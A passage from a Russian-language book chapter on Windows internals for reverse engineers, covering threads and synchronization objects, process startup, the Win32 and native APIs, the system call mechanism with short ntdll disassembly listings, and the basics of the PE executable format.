Каждому потоку назначается квант - максимальный промежуток времени, в течение которого поток может выполняться непрерывно. Пока поток работает, операционная система отслеживает длительность его исполнения посредством низкоуровневого аппаратного прерывания таймера. Когда квант потока заканчивается, поток временно прерывается и система разрешает выполняться другим потокам. Если ЦП больше никому не нужен, прерванный поток немедленно возобновляется. Приостановка и возобновление совершенно прозрачны для потока: прежде чем приостановить его, ядро сохраняет состояние всех регистров ЦП, а при возобновлении восстанавливает его. Поэтому поток никак не узнаёт, что когда-либо был прерван.

Объекты синхронизации

Для разработчиков программ существование потоков - смешанное благословение. С одной стороны, они предоставляют замечательную гибкость при создании программы; с другой - синхронизировать несколько потоков одной программы непросто, особенно потому, что почти всегда потоки совместно используют структуры данных. Вероятно, один из важнейших аспектов проектирования многопоточного ПО - правильное устройство структур данных и механизмов блокировки, постоянно обеспечивающих действительность данных.

Основной принцип всех объектов синхронизации состоит в том, что они позволяют двум или нескольким потокам состязаться за один ресурс и помогают гарантировать, что в каждый момент к нему фактически обращается только контролируемое число потоков. Заблокированные потоки ядро переводит в особое состояние ожидания и не назначает на выполнение, пока условие ожидания не будет удовлетворено. Именно поэтому объекты синхронизации реализуются операционной системой: планировщик должен знать об их существовании, чтобы определить момент удовлетворения условия ожидания и разрешить конкретному потоку продолжить исполнение.

Windows поддерживает несколько встроенных объектов синхронизации, каждый из которых подходит для определённых видов структур данных, требующих защиты. Ниже перечислены наиболее распространённые.

• **События.** Событие - простой логический объект синхронизации, которому можно присвоить значение `True` или `False`. Ожидание события выполняется одним из стандартных Win32 API ожидания, например `WaitForSingleObject` или `WaitForMultipleObjects`.
• **Мьютексы.** Мьютекс, от mutually exclusive - "взаимно исключающий", - представляет собой объект, которым в каждый момент может владеть только один поток. Любой поток, пытающийся захватить мьютекс, уже принадлежащий другому потоку, перейдёт в состояние ожидания, пока первоначальный поток не освободит мьютекс или не завершится. Если ожидает несколько потоков, каждый из них получит мьютекс в том порядке, в каком они запрашивали владение им.
• **Семафоры.** Семафор похож на мьютекс с определяемым пользователем счётчиком, который задаёт допустимое число одновременных владельцев. После достижения этого предела поток, запрашивающий владение семафором, переходит в состояние ожидания, пока один из потоков не освободит семафор.
• **Критические секции.** Критическая секция по существу является оптимизированной реализацией мьютекса. Логически она идентична мьютексу, но принадлежит только одному процессу и в основном реализована в пользовательском режиме. Всеми описанными выше объектами синхронизации управляет диспетчер объектов ядра, а реализованы они в режиме ядра. Поэтому для любой операции с ними система должна переключиться в ядро. Критическая секция реализована в пользовательском режиме, и система переключается в режим ядра лишь тогда, когда действительно требуется ожидание.

Последовательность инициализации процесса

Во многих случаях реверс-инжиниринга я убеждался, насколько важно понимать, что происходит при запуске процесса. Ниже кратко описаны действия, выполняемые системой при обычной последовательности создания процесса.

1. Сначала создаются объект процесса и новое адресное пространство. Когда процесс вызывает Win32 API `CreateProcess`, этот API создаёт объект процесса и выделяет процессу новое адресное пространство памяти.
2. `CreateProcess` отображает `NTDLL.DLL` и исполняемый файл программы, то есть файл `.exe`, в только что созданное адресное пространство.
3. `CreateProcess` создаёт первый поток процесса и выделяет для него пространство стека.
4. Первый поток процесса возобновляется и начинает исполнение с функции `LdrpInitialize` внутри `NTDLL.DLL`.
5. `LdrpInitialize` рекурсивно обходит таблицы импорта основного исполняемого файла и отображает в память каждый исполняемый файл, необходимый для работы основного файла.

6. Затем управление передаётся внутренней процедуре `NTDLL.DLL` с именем `LdrpRunInitializeRoutines`, которая отвечает за инициализацию всех статически скомпонованных DLL, загруженных в адресное пространство. Процесс инициализации состоит в вызове точки входа каждой DLL с константой `DLL_PROCESS_ATTACH`.
7. После инициализации всех DLL функция `LdrpInitialize` вызывает настоящую процедуру инициализации потока - функцию `BaseProcessStart` из `KERNEL32.DLL`. Та, в свою очередь, вызывает точку входа `WinMain` исполняемого файла, и в этот момент процесс завершает последовательность инициализации.

Интерфейсы прикладного программирования

Интерфейс прикладного программирования (application programming interface, API) - набор функций, которые операционная система предоставляет прикладным программам для взаимодействия с ней. Если вы собираетесь заниматься реверс-инжинирингом в Windows, совершенно необходимо хорошо понимать API Windows и распространённые способы выполнения различных задач с их помощью.

Win32 API

Уверен, вы слышали о Win32 API. Win32 - очень большой набор функций, составляющих официальный низкоуровневый программный интерфейс для приложений Windows. В первое время после появления Windows множество программ действительно разрабатывали непосредственно с помощью Win32 API, но позднее Microsoft представила более простые высокоуровневые интерфейсы, открывавшие доступ к большинству возможностей Win32 API. Наиболее известный из них - MFC (Microsoft Foundation Classes), иерархия объектов C++ для взаимодействия с Windows. Внутренне MFC обращается к операционной системе посредством Win32 API. В настоящее время Microsoft продвигает разработку приложений Windows на платформе .NET Framework. Для доступа к службам операционной системы .NET Framework использует класс `System`, который, опять же, служит интерфейсом к Win32 API.

Все эти искусственные верхние уровни существуют потому, что Win32 API не особенно удобен для программиста. Многие операции требуют последовательного вызова нескольких функций, часто с предварительной инициализацией крупных структур данных и флагов. Работа с Win32 API быстро утомляет многих программистов. Верхние уровни гораздо удобнее, однако несколько снижают производительность, поскольку каждый вызов операционной системы должен проходить через дополнительный слой. Иногда верхний уровень делает совсем немного, а порой содержит значительный объём связующего кода.

Если вы намерены всерьёз заниматься реверс-инжинирингом приложений Windows, вам необходимо понимать Win32 API. Какой бы высокоуровневый интерфейс ни применяло приложение, если оно вообще его применяет, в конечном счёте для взаимодействия с ОС оно обратится к Win32 API. Некоторые приложения используют собственный API системы, но это встречается довольно редко; см. раздел о собственном API ниже.

Основная часть Win32 API содержит приблизительно 2000 API; точное число зависит от версии Windows и от того, учитываются ли недокументированные Win32 API. Они делятся на три категории: Kernel, USER и GDI. На рис. 3.3 показана связь между интерфейсными DLL Win32, `NTDLL.DLL` и компонентами ядра.




Рисунок 3.3. Интерфейсные DLL Win32 и их связь с компонентами ядра.

Ключевые компоненты Win32 API перечислены ниже.

• **API ядра**, также называемые BASE API, реализованы в модуле `KERNEL32.DLL` и включают все службы, не связанные с графическим интерфейсом: файловый ввод-вывод, управление памятью, объектами, процессами и потоками и т. д. Для реализации различных служб `KERNEL32.DLL` обычно вызывает низкоуровневые собственные API из `NTDLL.DLL`. API ядра служат для создания и использования объектов уровня ядра, например файлов и объектов синхронизации; все они реализованы в рассмотренном ранее системном диспетчере объектов.

• **API GDI** реализованы в GDI32.DLL и включают низкоуровневые графические службы, например рисование линии или вывод растрового изображения. В общем случае GDI не знает о существовании окон и элементов управления. API GDI в основном реализованы в ядре, внутри модуля WIN32K.SYS, и для реализации большинства операций выполняют системные вызовы в WIN32K.SYS. Работа GDI строится вокруг объектов GDI, предназначенных для рисования графики: контекстов устройств, кистей, перьев и т. д. Диспетчер объектов ядра этими объектами не управляет.
• **API USER** реализованы в модуле USER32.DLL и включают все высокоуровневые службы графического интерфейса: управление окнами, меню, диалоговые окна, элементы пользовательского интерфейса и т. д. Все объекты графического интерфейса USER рисует посредством вызовов GDI, выполняющих фактический вывод; в своей работе USER в значительной степени опирается на GDI. API USER работают с объектами пользовательского интерфейса, например окнами и меню. Диспетчер объектов ядра ими не управляет.

Собственный API

Собственный API (native API) - фактический интерфейс системы Windows NT. В Windows NT Win32 API является всего лишь слоем над собственным API. Поскольку ядро NT не связано с графическим интерфейсом, собственный API не содержит графических служб. С точки зрения функциональности это наиболее прямой интерфейс к ядру Windows, предоставляющий средства непосредственного взаимодействия с диспетчером памяти, системой ввода-вывода, диспетчером объектов, процессами, потоками и другими компонентами.

Предполагалось, что прикладные программы никогда не будут вызывать собственный API напрямую, поскольку это нарушило бы их совместимость с Windows 9x. В частности, поэтому Microsoft не сочла нужным документировать его: для взаимодействия с системой прикладные программы должны были использовать только Win32 API. Кроме того, не открывая собственный API, Microsoft сохраняла свободу изменять и перерабатывать его, не затрагивая приложения Win32.

Иногда вызов или даже простое понимание собственного API имеет решающее значение; тогда его назначение всегда можно определить посредством реверс-инжиниринга реализации. Если бы мне пришлось предположить, я сказал бы, что теперь, когда старые версии Windows постепенно уходят из употребления, Microsoft будет меньше опасаться использования собственного API разработчиками и вскоре опубликует хотя бы некоторую его документацию.

Технически собственный API представляет собой набор функций, экспортируемых одновременно из NTDLL.DLL для вызывающего кода пользовательского режима и из NTOSKRNL.EXE для кода режима ядра. Имена функций собственного API всегда начинаются с одного из двух префиксов - Nt или Zw, - например NtCreateFile и ZwCreateFile. Если вам интересно, что означает Zw, вынужден признаться: я понятия не имею. Я знаю лишь одно: у каждого собственного API есть две версии, Nt и Zw.

В пользовательской реализации внутри NTDLL.DLL обе группы API идентичны и фактически указывают на один код. В режиме ядра они различаются: варианты Nt являются настоящими реализациями API, а варианты Zw - заглушками, которые проходят через механизм системных вызовов. Зачем при вызове API из режима ядра использовать механизм системных вызовов? Чтобы "доказать" вызываемому API, что вызов действительно сделан из режима ядра. Без этого API может решить, что его вызвал код пользовательского режима, и проверить, что все параметры содержат только адреса пользовательского режима. Этот защитный механизм не позволяет вызовам пользовательского режима повредить систему, передав указатели на память ядра. Для кода режима ядра вызов API Zw упрощает обращение к функциям, поскольку им можно передавать обычные указатели режима ядра.

Если вы хотите использовать собственный API или просто разобраться в его работе, почти полное описание привёл Гэри Неббетт (Gary Nebbett) в книге *Windows NT/2000 Native API Reference*, Macmillan Technical Publishing, 2000 [Nebbett].

Механизм системных вызовов

Важно получить хотя бы общее представление о механизме системных вызовов: если вы когда-нибудь войдёте при отладке внутрь API операционной системы, то почти наверняка столкнётесь с кодом системного вызова. Системный вызов происходит, когда коду пользовательского режима требуется вызвать функцию режима ядра. Такое часто случается при обращении приложения к API операционной системы. Пользовательская часть API обычно выполняет основные проверки параметров, после чего обращается к ядру для фактического выполнения запрошенной операции. Само собой, вызвать функцию ядра напрямую из пользовательского режима невозможно. Это создало бы серьёзную уязвимость: приложения могли бы обратиться к недействительному адресу внутри ядра и обрушить систему либо вызвать код по адресу, который позволил бы захватить управление системой.

Именно поэтому операционные системы применяют специальный механизм перехода из пользовательского режима в режим ядра. В общем виде код пользовательского режима исполняет особую инструкцию ЦП, предписывающую процессору перейти в привилегированный режим, как в терминологии ЦП называется исполнение в режиме ядра, и вызвать специальную диспетчерскую процедуру. Затем эта процедура вызывает конкретную системную функцию, запрошенную из пользовательского режима.

Детали реализации изменились после Windows 2000, поэтому я кратко опишу оба способа. В Windows 2000 и более ранних версиях для вызова ядра система создавала прерывание `2E`. Ниже приведена типичная последовательность системного вызова в Windows 2000.

```
ntdll!ZwReadFile:
77f8c552  mov     eax,0xa1
77f8c557  lea     edx,[esp+0x4]
77f8c55b  int     2e
77f8c55d  ret     0x24
```

В регистр `EAX` загружается номер службы, о котором мы поговорим через минуту, а `EDX` указывает на первый параметр, получаемый функцией режима ядра. При исполнении инструкции `int 2e` процессор обращается к таблице дескрипторов прерываний (interrupt descriptor table, IDT), чтобы определить, какой обработчик прерывания вызвать. IDT - принадлежащая процессору таблица, которая указывает, какую процедуру следует вызывать при каждом прерывании или исключении. Запись IDT для прерывания `2E` указывает на внутреннюю функцию `NTOSKRNL` с именем `KiSystemService` - диспетчер служб ядра. `KiSystemService` проверяет действительность номера службы и указателя стека, после чего вызывает конкретную запрошенную функцию ядра. Сам вызов выполняется через массив `KiServiceTable`, содержащий указатели на различные поддерживаемые службы ядра. `KiSystemService` просто использует загруженный в `EAX` номер запроса как индекс в `KiServiceTable`.

В более новых версиях операционной системы используется оптимизированный вариант того же механизма. Теперь для перехода в режим ядра система не создаёт прерывание, а исполняет специальную инструкцию SYSENTER. По существу SYSENTER - высокопроизводительная инструкция перехода в режим ядра, вызывающая заранее определённую функцию, адрес которой хранится в специальном регистре, зависящем от модели процессора (model-specific register, MSR), с именем SYSENTER_EIP_MSR. Само собой, обращаться к содержимому MSR можно только из режима ядра. Внутри ядра новая реализация очень похожа на прежнюю и так же проходит через KiSystemService и KiServiceTable, как в Windows 2000 и более старых системах. Ниже показан типичный системный API в более новых на момент написания версиях Windows, например Windows Server 2003 и Windows XP.

```
ntdll!ZwReadFile:
77f4302f  mov     eax,0xbf
77f43034  mov     edx,0x7ffe0300
77f43039  call    edx
77f4303b  ret     0x24
```

Эта функция вызывает SharedUserData!SystemCallStub, через которую проходит каждый системный вызов. Ниже приведён дизассемблированный код по адресу 7ffe0300.

```
SharedUserData!SystemCallStub:
7ffe0300  mov     edx,esp
7ffe0302  sysenter
7ffe0304  ret
```

Если вам интересно, зачем нужен этот дополнительный вызов вместо исполнения SYSENTER непосредственно из системного API, причина в том, что SYSENTER вообще не сохраняет сведения о состоянии. В прежней реализации вызов int 2e сохранял текущие значения регистров EIP и EFLAGS. SYSENTER, напротив, ничего не сохраняет, поэтому вызовом SystemCallStub операционная система записывает в стек адрес текущей заглушки пользовательского режима, чтобы позднее знать, куда вернуться. Завершив вызов и собираясь вернуться в пользовательский режим, ядро просто переходит по адресу, записанному в стек вызовом из API в SystemCallStub; инструкция RET по адресу 7ffe0304 в действительности никогда не исполняется.

Форматы исполняемых файлов

Базовое понимание форматов исполняемых файлов имеет решающее значение для специалиста по реверс-инжинирингу, поскольку исполняемый файл программы часто даёт важные подсказки о её архитектуре. Я бы сказал, что настоящий хакер должен понимать формат исполняемых файлов системы, чтобы по-настоящему понимать саму систему.

В этом разделе рассматривается основное устройство применяемого в Windows формата исполняемых файлов Portable Executable (PE). Чтобы не превращать изложение в скучное перечисление отдельных полей, я расскажу только об общих понятиях переносимых исполняемых файлов и интересных полях. Полный список полей конкретных структур данных из раздела "Headers" можно найти в MSDN по адресу http://msdn.microsoft.com.

Основные понятия

Вероятно, важнее всего помнить, что исполняемые файлы допускают перемещение. Это просто означает, что при каждой загрузке файл можно поместить по другому виртуальному адресу, хотя после загрузки перемещать его уже нельзя. Перемещение необходимо потому, что исполняемый файл существует не в вакууме: он должен сосуществовать с другими исполняемыми файлами, загруженными в то же адресное пространство. Да, современные операционные системы предоставляют каждому процессу собственное адресное пространство, однако в каждое такое пространство загружается много исполняемых файлов. Помимо основного исполняемого файла, то есть файла `.exe`, запускаемого при старте программы, в адресное пространство каждой программы загружается некоторое число дополнительных исполняемых файлов независимо от того, есть ли у неё собственные DLL. Операционная система загружает в адресное пространство каждой программы немало DLL; конкретный набор зависит от того, какие возможности ОС требуются программе.

Поскольку в каждое адресное пространство загружается несколько исполняемых файлов, в нём фактически возникает сочетание файлов, которое не обязательно было заранее спланировано. Поэтому два или более модуля вполне могут попытаться занять один адрес памяти, что, разумеется, невозможно. Решение состоит в том, чтобы переместить один из модулей во время загрузки и просто загрузить его не по первоначально запланированному адресу, а по другому. Здесь может возникнуть вопрос: зачем исполняемому файлу вообще заранее знать, куда его загрузят? Почему его нельзя, как обычный файл, поместить туда, где есть место? Проблема в том, что исполняемый файл содержит множество перекрёстных ссылок, в которых одна позиция кода указывает на другую. Рассмотрим, например, последовательность обращения к глобальной переменной.

```
MOV   EAX, DWORD PTR [pGlobalVariable]
```

Предыдущая инструкция представляет собой типичное обращение к глобальной переменной. Память для такой переменной хранится внутри исполняемого образа, поскольку многие переменные имеют предварительно заданное значение. Вопрос в том, какой адрес компилятор и компоновщик должны записать как адрес `pGlobalVariable` при создании исполняемого файла? Обычно можно было бы записать относительный адрес - адрес относительно начала файла. Тогда не пришлось бы заботиться о месте загрузки файла. Но эта последовательность кода исполняется непосредственно процессором. Теоретически можно сгенерировать логику, которая вычисляет точный адрес, прибавляя относительный адрес к базовому адресу текущего отображения исполняемого файла, однако это заметно снизило бы производительность. Вместо этого загрузчик просто просматривает код и изменяет в нём все абсолютные адреса, чтобы они указывали в нужное место.

Чтобы не выполнять эту процедуру при каждой загрузке модуля, каждому модулю ещё при создании назначают базовый адрес. Затем компоновщик предполагает, что исполняемый файл будет загружен именно по этому адресу; если так и происходит, перемещение не требуется. Если базовый адрес модуля уже занят, модуль перемещается.

Перемещения важны по нескольким причинам. Прежде всего именно поэтому в заголовках исполняемого файла никогда не бывает абсолютных адресов - они встречаются только в коде. Любой указатель внутри заголовка исполняемого файла всегда имеет форму относительного виртуального адреса (relative virtual address, RVA). RVA - всего лишь смещение внутри файла. Когда файл загружается и получает виртуальный адрес, загрузчик вычисляет по RVA настоящие виртуальные адреса, прибавляя к RVA базовый адрес загруженного модуля.

Секции образа

Исполняемый образ разделён на отдельные секции, в которых хранится содержимое файла. Секции необходимы потому, что при загрузке модуля диспетчер памяти по-разному обрабатывает разные области файла. Обычно выделяют секцию кода, называемую также текстовой секцией, которая содержит код исполняемого файла, и секцию данных с его данными. Во время загрузки диспетчер памяти задаёт права доступа к страницам памяти различных секций в соответствии с параметрами заголовка секции. Именно они определяют, разрешены ли для данной секции чтение, запись и исполнение.

Секция кода содержит код исполняемого файла, а секции данных - его инициализированные данные, то есть содержимое каждой инициализированной переменной, определённой в любом месте программы. Рассмотрим следующее определение глобальной переменной:

```
char szMessage[] = "Welcome to my program!";
```

Где бы ни находилась такая строка в программе на C/C++ - внутри функции или вне её, - компилятору придётся где-то сохранить эту строку в исполняемом файле. Она считается инициализированными данными. И сама строка, и указывающая на неё переменная `szMessage` будут храниться в секции инициализированных данных.

Выравнивание секций

Поскольку для отдельных секций в заголовке исполняемого файла часто заданы разные параметры доступа, которые диспетчер памяти должен применить при загрузке исполняемого образа, загружаемые в память секции обычно требуется выравнивать по границе страницы. С другой стороны, фактическое выравнивание исполняемых файлов по границе страницы на диске было бы расточительным: их размер стал бы значительно больше необходимого.

Поэтому заголовок PE содержит два разных поля выравнивания: выравнивание секций и выравнивание файла. Первое определяет расположение секций при загрузке исполняемого файла в память, второе - расположение секций внутри файла на диске. Выравнивание важно при обращении к файлу, поскольку приводит к некоторым интересным явлениям. Проблема в том, что RVA задаётся относительно начала образа, отображённого как исполняемый файл, а значит, расстояния вычисляются с учётом выравнивания секций. Поэтому, если просто открыть исполняемый файл как обычный и попытаться обратиться к его содержимому, RVA могут указывать не туда, куда нужно. Причина в том, что RVA вычисляются с учётом выравнивания секций файла, то есть фактически выравнивания в памяти, а не выравнивания файла.

Динамически подключаемые библиотеки

Динамически подключаемые библиотеки (dynamically linked libraries, DLL) - ключевая возможность Windows. Идея состоит в том, что программу можно разделить на несколько исполняемых файлов, каждый из которых отвечает за отдельную возможность или область функциональности. Благодаря этому снижается общее потребление памяти программой, поскольку исполняемые файлы не загружаются, пока не понадобятся реализованные ими возможности. Кроме того, отдельные компоненты можно заменять или обновлять, изменяя либо улучшая определённую часть программы. С точки зрения операционной системы DLL способны резко уменьшить общее потребление системной памяти: система может определить, что один исполняемый файл загружен в несколько адресных пространств, и просто отобразить его в каждое из них, не загружая повторно в новую область памяти.

Важно отличать DLL от статических библиотек времени сборки, то есть файлов `.lib`, навсегда включаемых в исполняемый файл при компоновке. Код из файла `.lib` статически встраивается прямо в создаваемый исполняемый файл, как если бы изначально входил в исходный код программы. После загрузки исполняемого файла операционная система никак не может узнать, что отдельные его части происходят из библиотеки. Если загрузить другой исполняемый файл, также статически скомпонованный с той же библиотекой, её код по существу окажется загружен в память дважды, поскольку операционная система не знает, что два исполняемых файла содержат одинаковые части.

Программы Windows могут загружать и подключать DLL во время выполнения двумя способами. Статическое связывание, которое не следует путать со статическим связыванием времени компиляции, означает, что исполняемый файл содержит в таблице импорта ссылку на другой исполняемый файл. Это обычный способ связывания, применяемый большинством прикладных программ, поскольку он наиболее удобен. При статическом связывании каждый модуль перечисляет используемые им модули и вызываемые функции каждого из них; этот список называется таблицей импорта. Загружая такой исполняемый файл, загрузчик также загружает все используемые текущим модулем модули и разрешает все внешние ссылки, чтобы исполняемый файл содержал действительные указатели на все внешние функции, которые собирается вызывать.

Связывание времени выполнения означает иной процесс: исполняемый файл может во время работы решить загрузить другой исполняемый файл и вызвать из него функцию. Главное различие между двумя способами состоит в том, что при динамическом связывании программа должна вручную загрузить нужный модуль во время выполнения и найти вызываемую функцию, просматривая заголовки целевого исполняемого файла. Связывание времени выполнения гибче, но программисту сложнее его реализовать. С точки зрения реверс-инжиниринга со статическим связыванием работать проще, поскольку оно открыто показывает, какие функции из каких модулей вызываются.

Заголовки

Файл PE начинается со старого доброго заголовка DOS. Это распространённая обратно совместимая архитектура, благодаря которой попытка исполнить PE-файл в системе DOS заканчивается корректно. В данном случае корректное завершение означает всего лишь знакомое сообщение "This program cannot be run in DOS mode". Само собой, ни один исполняемый PE-файл на самом деле не работает в DOS: этим сообщением всё и ограничивается. Чтобы вывести его, каждый исполняемый PE-файл фактически содержит небольшую 16-разрядную программу DOS.

Важнейшее поле заголовка DOS, определённого структурой `IMAGE_DOS_HEADER`, - элемент `e_lfanew`, указывающий на настоящий заголовок PE. Это расширение заголовка DOS, которое сама DOS никогда не читает. "Новый" заголовок по существу и является настоящим заголовком PE; он определяется следующим образом.

```
typedef struct _IMAGE_NT_HEADERS {

DWORD Signature;
IMAGE_FILE_HEADER FileHeader;
IMAGE_OPTIONAL_HEADER32 OptionalHeader;
} IMAGE_NT_HEADERS32, *PIMAGE_NT_HEADERS32;
```

Эта структура данных ссылается на две структуры, содержащие собственно заголовок PE:

```
typedef struct _IMAGE_FILE_HEADER {

WORD    Machine;
WORD    NumberOfSections;
DWORD   TimeDateStamp;
DWORD   PointerToSymbolTable;
DWORD   NumberOfSymbols;
WORD    SizeOfOptionalHeader;
WORD    Characteristics;
} IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;

typedef struct _IMAGE_OPTIONAL_HEADER {

// Standard fields.
WORD    Magic;
BYTE    MajorLinkerVersion;
BYTE    MinorLinkerVersion;
DWORD   SizeOfCode;
DWORD   SizeOfInitializedData;
DWORD   SizeOfUninitializedData;
DWORD   AddressOfEntryPoint;
DWORD   BaseOfCode;
DWORD   BaseOfData;

// NT additional fields.
DWORD   ImageBase;
DWORD   SectionAlignment;
DWORD   FileAlignment;
WORD    MajorOperatingSystemVersion;
WORD    MinorOperatingSystemVersion;
WORD    MajorImageVersion;
WORD    MinorImageVersion;
WORD    MajorSubsystemVersion;
WORD    MinorSubsystemVersion;
DWORD   Win32VersionValue;
DWORD   SizeOfImage;
DWORD   SizeOfHeaders;
DWORD   CheckSum;
WORD    Subsystem;
WORD    DllCharacteristics;
DWORD   SizeOfStackReserve;
DWORD   SizeOfStackCommit;
DWORD   SizeOfHeapReserve;
DWORD   SizeOfHeapCommit;
DWORD   LoaderFlags;
DWORD   NumberOfRvaAndSizes;
IMAGE_DATA_DIRECTORY DataDirectory[IMAGE_NUMBEROF_DIRECTORY_ENTRIES];
} IMAGE_OPTIONAL_HEADER32, *PIMAGE_OPTIONAL_HEADER32;
```

Все эти заголовки определены в файле `WinNT.H` из Microsoft Platform SDK.

Большинство полей говорят сами за себя, однако нужно сделать несколько замечаний. Прежде всего очевидно, что все указатели внутри этих заголовков, например `AddressOfEntryPoint` или `BaseOfCode`, являются RVA, а не настоящими указателями. Кроме того, большая часть интересного содержимого заголовка PE фактически находится в `DataDirectory` - массиве дополнительных структур данных, хранящемся внутри заголовка PE. Прелесть такого устройства в том, что исполняемый файл не обязан содержать все записи, а только необходимые ему. Дополнительные сведения об отдельных каталогах приведены далее в этой главе, в разделе о каталогах.

Импорт и экспорт

Импорт и экспорт - механизмы, обеспечивающие описанное ранее динамическое связывание исполняемых файлов. Рассмотрим исполняемый файл, который во время компиляции и компоновки ссылается на функции из других исполняемых файлов. Компилятор и компоновщик не знают фактических адресов импортируемых функций: они станут известны только во время выполнения. Для решения этой проблемы компоновщик создаёт специальную таблицу импорта, где по именам перечислены все функции, импортируемые текущим модулем. Таблица импорта содержит список используемых модулей и перечень функций, вызываемых в каждом из них.

При загрузке модуля загрузчик загружает каждый модуль из таблицы импорта и находит адрес каждой перечисленной в нём функции. Адреса определяются посредством просмотра таблицы экспорта экспортирующего модуля, которая содержит имена и RVA всех экспортируемых функций.

Когда импортирующему модулю нужно вызвать импортированную функцию, вызывающий код обычно выглядит так:

```
call
[SomeAddress]
```

Здесь `SomeAddress` - указатель внутрь таблицы адресов импорта (import address table, IAT) исполняемого файла. После компоновки модуля IAT представляет собой всего лишь список пустых значений, но при загрузке модуля компоновщик разрешает каждую запись IAT так, чтобы она указывала на настоящую функцию экспортирующего модуля. Поэтому при исполнении вызывающего кода `SomeAddress` будет указывать на фактический адрес импортированной функции. На рис. 3.4 этот процесс показан на примере трёх исполняемых файлов: `ImportingModule.EXE`, `SomeModule.DLL` и `AnotherModule.DLL`.

